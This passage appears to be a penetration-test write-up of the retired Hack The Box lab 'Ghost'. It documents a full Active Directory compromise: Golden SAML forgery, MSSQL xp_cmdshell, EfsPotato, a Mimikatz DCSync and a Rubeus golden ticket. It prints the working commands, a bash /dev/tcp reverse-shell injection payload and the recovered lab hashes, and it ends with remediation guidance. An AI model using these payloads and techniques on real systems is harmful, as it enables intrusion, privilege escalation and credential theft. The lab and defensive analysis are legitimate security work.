


ADFS signs SAML tokens with a Token Signing Certificate whose private key is encrypted by a DKM key stored in Active Directory. As `adfs_gmsa$`, both keys were accessible. ADFSDump was uploaded and run to extract them:


The DKM key and encrypted token signing blob were converted to binary format and ADFSpoof forged a SAML assertion for `Administrator@ghost.htb`:



With Burp intercepting the ADFS federated login flow, the `SAMLResponse` field in the `POST /adfs/saml/postResponse` request was replaced with the forged assertion and forwarded:



Ghost Core loaded as Administrator. The panel exposed an MSSQL query interface and surfaced a new domain: `corp.ghost.htb`:



13. MSSQL Linked Server RCE — corp.ghost.htb Foothold

Querying `sysservers` via the Ghost Core SQL interface revealed a linked server named `PRIMARY` in the `corp.ghost.htb` domain with `rpcout: true`:

```
"recordset": [
    {
        "srvid": 0,
        "srvstatus": 1089,
        "srvname": "DC01",
        "srvproduct": "SQL Server",
        "providername": "SQLOLEDB",
        "datasource": "DC01",
        "location": null,
        "providerstring": null,
        "schemadate": "2024-02-02T20:18:34.940Z",
        "topologyx": 0,
        "topologyy": 0,
        "catalog": null,
        "srvcollation": null,
        "connecttimeout": 0,
        "querytimeout": 0,
        "srvnetname": "DC01                                ",
        "isremote": true,
        "rpc": true,
        "pub": false,
        "sub": false,
        "dist": false,
        "dpub": false,
        "rpcout": true,
        "dataaccess": false,
        "collationcompatible": false,
        "system": false,
        "useremotecollation": true,
        "lazyschemavalidation": false,
        "collation": null,
        "nonsqlsub": false
    },
    {
        "srvid": 1,
        "srvstatus": 1249,
        "srvname": "PRIMARY",
        "srvproduct": "SQL Server",
        "providername": "SQLOLEDB",
        "datasource": "PRIMARY",
        "location": null,
```

xp_cmdshell was enabled and executed on `PRIMARY` through a chained `EXEC...AT` statement:

```
EXEC ('execute as login = ''sa'';
  exec master.dbo.sp_configure "show advanced options",1; RECONFIGURE;
  exec master.dbo.sp_configure "xp_cmdshell", 1; RECONFIGURE;
  exec master..xp_cmdshell ''hostname''') AT "PRIMARY";
```

Ghost Config Panel

Database Debug

Currently configured databases:

- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

Query Debugger

(Only supported for the main database - sorry!)

SQL: Execute

Output:


```
{
    "recordsets": [
        [
            {
                "output": "PRIMARY"
            },
            {
                "output": null
            }
        ]
    ],
    "recordset": [
        {
            "output": "PRIMARY"
        },
        {
            "output": null
        }
    ],
    "output": {},
    "rowsAffected": [
        2
    ]
}
```

`nc64.exe` was transferred and a reverse shell caught:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/ghost]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.231.105] 49832
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
nt service\mssqlserver
PS C:\Windows\system32>
```

Shell obtained as `nt service\mssqlserver` on `PRIMARY.corp.ghost.htb`.

---

14. SeImpersonatePrivilege — EfsPotato SYSTEM

Token privileges on the mssqlserver session were checked:

```
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
```

`SeImpersonatePrivilege` was enabled. EfsPotato was compiled and transferred:

```
git clone https://github.com/zcgonvh/EfsPotato && cd EfsPotato && mcs EfsPotato.cs
```

Execution was confirmed:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\EfsPotato.exe whoami
.\EfsPotato.exe whoami
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT Service\MSSQLSERVER
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=1a4b94f0)
[+] Get Token: 912
[!] process with pid: 3088 created.
==============================

nt authority\system
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

A SYSTEM reverse shell was caught on port 9002:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/ghost/EfsPotato]
└─$ rlwrap nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.231.105] 49796
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> whoami
whoami
nt authority\system
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

15. Cross-Domain Golden Ticket — Root Flag

PowerView confirmed a bidirectional trust between `corp.ghost.htb` and `ghost.htb`:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> get-domaintrust
get-domaintrust


SourceName      : corp.ghost.htb
TargetName      : ghost.htb
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2/1/2024 2:33:33 AM
WhenChanged     : 6/20/2026 5:29:27 PM
```

Mimikatz was used to DCSync the `krbtgt` account for `corp.ghost.htb`:

```
.\mimikatz.exe 'lsadump::dcsync /user:krbtgt@corp.ghost.htb' exit
```

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\mimikatz.exe 'lsadump::dcsync /user:krbtgt@corp.ghost.htb' exit
.\mimikatz.exe 'lsadump::dcsync /user:krbtgt@corp.ghost.htb' exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:krbtgt@corp.ghost.htb
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'krbtgt@corp.ghost.htb' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm  - 0: fceff261045c75c4d7f6895de975f6cb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac       (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5       (4096) : b3e070025110ce1f

* Primary:Kerberos *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Credentials
      des_cbc_md5       : b3e070025110ce1f

* Packages *
    NTLM-Strong-NTOWF
```

AES256 krbtgt hash recovered: `b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d`

Rubeus forged a golden ticket with the ghost.htb Enterprise Admins SID (`S-1-5-21-4084500788-938703357-3654145966-519`) embedded in the SID history field and injected it into the session:

```
.\Rubeus.exe golden /aes256:<krbtgt_hash> /ldap /user:Administrator \
  /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt
```

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt
.\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

  _____                  
 (_____ \     | |
  ____) )_   _| |_  ____ _   _  ___
 |  __  /| | | |  _)/ ___) | | |/___)
 | |  \ \| |_| | |_| |   | |_| |___ |
 |_|   |_|____/|___)_|    \____(___/

  v2.3.3

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller PRIMARY.corp.ghost.htb
[X] Error binding to LDAP server: The LDAP server is unavailable.
[!] LDAPS failed, retrying with plaintext LDAP.
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(samaccountname=Administrator)'
[*] Retrieving group and domain policy information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(|(distinguishedname=CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Domain Admins,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Administrators,CN=Builtin,DC=corp,DC=ghost,DC=htb)(objectsid=S-1-5-21-2034262909-2733679486-179904498-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully mounted
[*] Attempting to unmount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/CN=Configuration,DC=ghost,DC=htb' for '(&(netbiosname=*)(dnsroot=corp.ghost.htb))'
[*] Building PAC

[*] Domain         : CORP.GHOST.HTB (GHOST-CORP)
[*] SID            : S-1-5-21-2034262909-2733679486-179904498
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ExtraSIDs      : S-1-5-21-4084500788-938703357-3654145966-519
[*] ServiceKey     : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : corp.ghost.htb

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.ghost.htb'

[*] AuthTime       : 6/20/2026 2:42:32 PM
[*] StartTime      : 6/20/2026 2:42:32 PM
[*] EndTime        : 6/21/2026 12:42:32 AM
[*] RenewTill      : 6/27/2026 2:42:32 PM

[*] base64(ticket.kirbi):

      doIF1TCCBdGgAwIBBaEDAgEWooIEujCCBLZhggSyMIIErqADAgEFoRAbDkNPUlAuR0hPU1QuSFRCoiMw
      IaADAgECoRowGBsGa3JidGd0Gw5jb3JwLmdob3N0Lmh0YqOCBG4wggRqoAMCARKhAwIBA6KCBFwEggRY
      HS/NTa9wuUGb8YC93HaFdwiJ25fNEMP8B05TPH78o3cKksZxKa7q7CrnUM4xPDDuEj55crZEFm1MnEbM
      LnEYmpYcQNrcxrdMIvGEtFvR+lJkpuIoRoa+h8OOGcrpIEcRPxxyfSc8h+pyqwhbGY+22+UU6ECh7tV8
      w16AqvWRQdHFWMI5zwESIUpQVgODQSo+JnCI3VmNcdf6MJEBtpU+6CNFjAUCwHfThFobMx2XGftWeQde
      at1X1Mh6ghZ0/ErEH9Kw8L751GCI0uLoJsIx4qu39mlwzN3rvVnCcuDjbChxKKVNp1HzAtix/NySyq+y
      4Ao9HBgmWahALlRGUTeQb5LDMKuSZ6UQ7zJGol0lyZhskt4IXakxkG3mmYyX5X/q0xkXEBTGE+ysP5ek
      2rhzS4TGzJVDwhXzrF2y2qEn1/bR3Sx+B2MGFZ1G2nCn1w+JCF95ixwqxG9dzbfUQ0wLMhj137BFJPsA
      G/8/BJBn30fpvF6HpOOy0ha7sAp66xHu0cM9PrLZ89np6E1DUSodo2PXhutrgzNLp2lbvZYbBane7DEM
      e/GgcVusKUtoSoVCTaIvDQlIR1oEbUx7zqHPlpDHjuQuuHAioE51X9O5haHKF7c0vsuHwZ/PtYnVV87l
      1zHjEVQNMEOu9s0zfZW+drtzi6DS+xI92y/c4Vlg9WGhrKzdQgOznkt00pbyajj2nzhYNx1DHxxSQJ4z
      tbRh5hwp5FzDduhcgqcLr5S9v+RelUA8wjpEPuVaDXAsVT+qB+nC0lLo7Ky7yBf0fziZvvrwgW33wSUz
      rXI2AocNZZEn9wniafrTGo3tos3dc+TeWjyx1DTTxHeNHbmiC47/xqbHxN6jifW0jF6gATOC9ULyvp/G
      gAbHYLeez51eydqLb0OxRGuLSjZOetR8NjujqB0is8hlrWBg6KyKhuImLDJ1eKZmy99pa7pdeBdFZzQQ
      Skx/std/x94tdiOXVRUqOsJzktx3aMVMBspZWHRnTBDfeQ223ra0wn3XYwU2gy1E5UQFsrItRKXOU4Hh
      Lic7bRFx5io8V/vq2et2maWboQKKCOkmzHHHVwomEowXWz88WcVvfs37XInCDQwTe/7nz9dRQlQ275Qw
      pmjbfnM66XahsImPJTi0lqf170xHSPFsd6113Wc/w+rofCkfIy14LDv6hPaniyCpy9ntZcl9azhh2mGv
      BQninrPbuYKZqZEjnsi8T3784FchZckCkq97LyW/6IF/EiEqzV73HboXStnHPXiTxxn2z/A52DJfCYup
      SJsODVHO1HV2O9IkgmMrg2mWE3KOuZI+rdk/4n6patTfBiawzPdbf1eoCMkGuJ1w1qOaUxzUHKm7Ljk5
      1zovy3V4BWWJBoDMlB4NVwbu8NcFsVQNAW3moib70jy8fM3aCX/700tk+5TmR2NijxW8z6fHwINV4kLU
      u61v6V9//pw93HQLymxiPmDetNyq8EkG7aEKYn9JmzOjggEFMIIBAaADAgEAooH5BIH2fYHzMIHwoIHt
      MIHqMIHnoCswKaADAgESoSIEIMsnE8rvNNw/PNoTw4q4ZrOCB+ZBFM+/4dP3YDxK2ElooRAbDkNPUlAu
      R0hPU1QuSFRCohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOAAAKQRGA8yMDI2MDYyMDIx
      NDIzMlqlERgPMjAyNjA2MjAyMTQyMzJaphEYDzIwMjYwNjIxMDc0MjMyWqcRGA8yMDI2MDYyNzIxNDIz
      MlqoEBsOQ09SUC5HSE9TVC5IVEkpIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDmNvcnAuZ2hvc3QuaHRi

[+] Ticket successfully imported!
```

With the ticket injected, DC01.ghost.htb was accessed directly and the root flag read from the Administrator's desktop:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop
dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop


    Directory: \\dc01.ghost.htb\c$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/20/2026  10:17 AM             34 root.txt


PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
2df52468052696l9aaeed06086bcf99e
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

6 Remediation Summary

As a result of this assessment, multiple high and critical severity findings were identified that in combination allowed full compromise of two Active Directory domains from an unauthenticated external position. The remediation actions below are prioritised by impact and ease of implementation.

6.1 Short Term

SHORT TERM REMEDIATION:

- Remediate the LDAP injection in the intranet authentication handler immediately. Implement proper escaping of all user-supplied values before insertion into LDAP filter strings, or replace the LDAP authentication with a dedicated identity provider that handles authentication securely. Reject special characters including `*`, `(`, `)`, `\`, and NUL from username and password fields.
- Remove or disable the `/api-dev/scan` endpoint. No server-side component should construct a shell command by interpolating user-supplied strings. If network reachability testing is a genuine requirement, implement it through a safe library that does not invoke a shell, and enforce a strict allowlist of permitted targets.
- Restrict the Ghost CMS content API `extra` parameter to a strict allowlist of permitted filenames within the intended base directory. Reject any value containing path separators or traversal sequences. Alternatively, remove the `extra` parameter entirely if it serves no production purpose.
- Audit ReadGMSAPassword delegations in Active Directory. GMSA accounts should only be readable by the specific service accounts or computers that require them. Remove ReadGMSAPassword rights from any account that does not operationally require them.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Review ADFS token signing certificate storage and DKM key access controls. The DKM encryption key and token signing certificate should only be accessible to the ADFS service account and Domain Admins. Restrict AD object permissions on the DKM container and rotate the token signing certificate after this engagement.
- Harden the Docker container SSH configuration. ControlMaster sockets should not persist in container root home directories, and service accounts or automated scripts should use purpose-built keys with minimal privilege rather than session multiplexing. Review what SSH access is established from containerised services to domain-joined hosts.
- Restrict MSSQL linked server permissions. The `PRIMARY` linked server should not be accessible from the Ghost Core SQL interface with sa-level impersonation. Audit linked server configurations for `rpcout`, `dataaccess`, and the identity used for linked server queries. Apply least-privilege principles: most linked server access does not require xp_cmdshell capability.
- Review ADIDNS permissions. By default, authenticated domain users can create DNS records in the Active Directory Integrated DNS zone. This enables DNS spoofing attacks using any domain credential. Consider restricting DNS record creation to designated DNS administrators or service accounts.

6.3 Long Term

LONG TERM REMEDIATION:

- Review the cross-domain trust between ghost.htb and corp.ghost.htb. Bidirectional trusts significantly increase the attack surface of both domains. If the trust is required, implement SID filtering (quarantine) on the trust to prevent SID history injection attacks. SID filtering blocks forged tickets from being treated as members of high-privileged groups in the trusting domain.
- Rotate all krbtgt account passwords for both ghost.htb and corp.ghost.htb. The krbtgt hash for corp.ghost.htb was fully recovered and can be used to forge tickets offline indefinitely until rotated. Each domain's krbtgt should be rotated twice (to invalidate any tickets created before and after the first rotation) on a defined schedule.
- Enforce the principle of least privilege for all service accounts. `nt service\mssqlserver` should not hold SeImpersonatePrivilege in production environments where it is not operationally necessary. Review all service account token privileges and remove any that are not explicitly required.
- Implement centralised logging and alerting for anomalous LDAP authentication patterns, Kerberos ticket anomalies (especially unusual SID history attributes), SAML assertion modifications, and MSSQL xp_cmdshell execution. These events would have provided early warning of each stage of this attack chain.

7 Technical Findings Details

1. OS Command Injection in Intranet Developer API Scan Endpoint - Critical

CWE	CWE-78 - Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The intranet backend's `/api-dev/scan` endpoint accepts a JSON `url` field and passes it directly into a `bash -c` shell invocation using Rust's `Command::new("bash").arg("-c").arg(format!("intranet_url_check {}", data.url))`. No sanitisation is applied. Shell metacharacters including semicolons, pipes, and backticks execute arbitrary commands as the container's root user. The endpoint is gated by an `X-DEV-INTRANET-KEY` header, which was recovered via the path traversal in Finding 3.
Impact	Remote code execution as root inside the Docker container hosting the intranet application. A reverse shell was obtained, enabling enumeration of the container file system and discovery of the SSH ControlMaster socket used in Finding 5.
Affected Component	http://intranet.ghost.htb:8008/api-dev/scan — OS command injection in url field
Remediation	Remove the `/api-dev/scan` endpoint. If network reachability testing is a genuine operational requirement, rewrite it using a safe networking library that does not invoke a shell, enforce a strict allowlist of permitted target hostnames or IP ranges, and ensure the feature is not exposed to unauthenticated callers. Never construct shell commands by interpolating user-supplied strings.
References	• https://owasp.org/www-community/attacks/Command_Injection • https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

Finding Evidence

Initial execution was confirmed with `whoami`:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"; whoami"}'
{"is_safe":true,"temp_command_success":true,"temp_command_stdout":"root\n","temp_command_stderr":"bash: line 1: intranet_url_check: command not found\n"}
```

A bash reverse shell payload was sent through the same endpoint:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ curl -X POST http://intranet.ghost.htb:8008/api-dev/scan -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' -H 'Content-Type: application/json' -d '{"url":"; bash -i >& /dev/tcp/10.10.16.60/9001 0>&1"}'
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.231.105] 49844
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@36b733906694:/app# whoami
whoami
root
root@36b733906694:/app#
```

2. LDAP Injection Authentication Bypass on Intranet Login - Critical

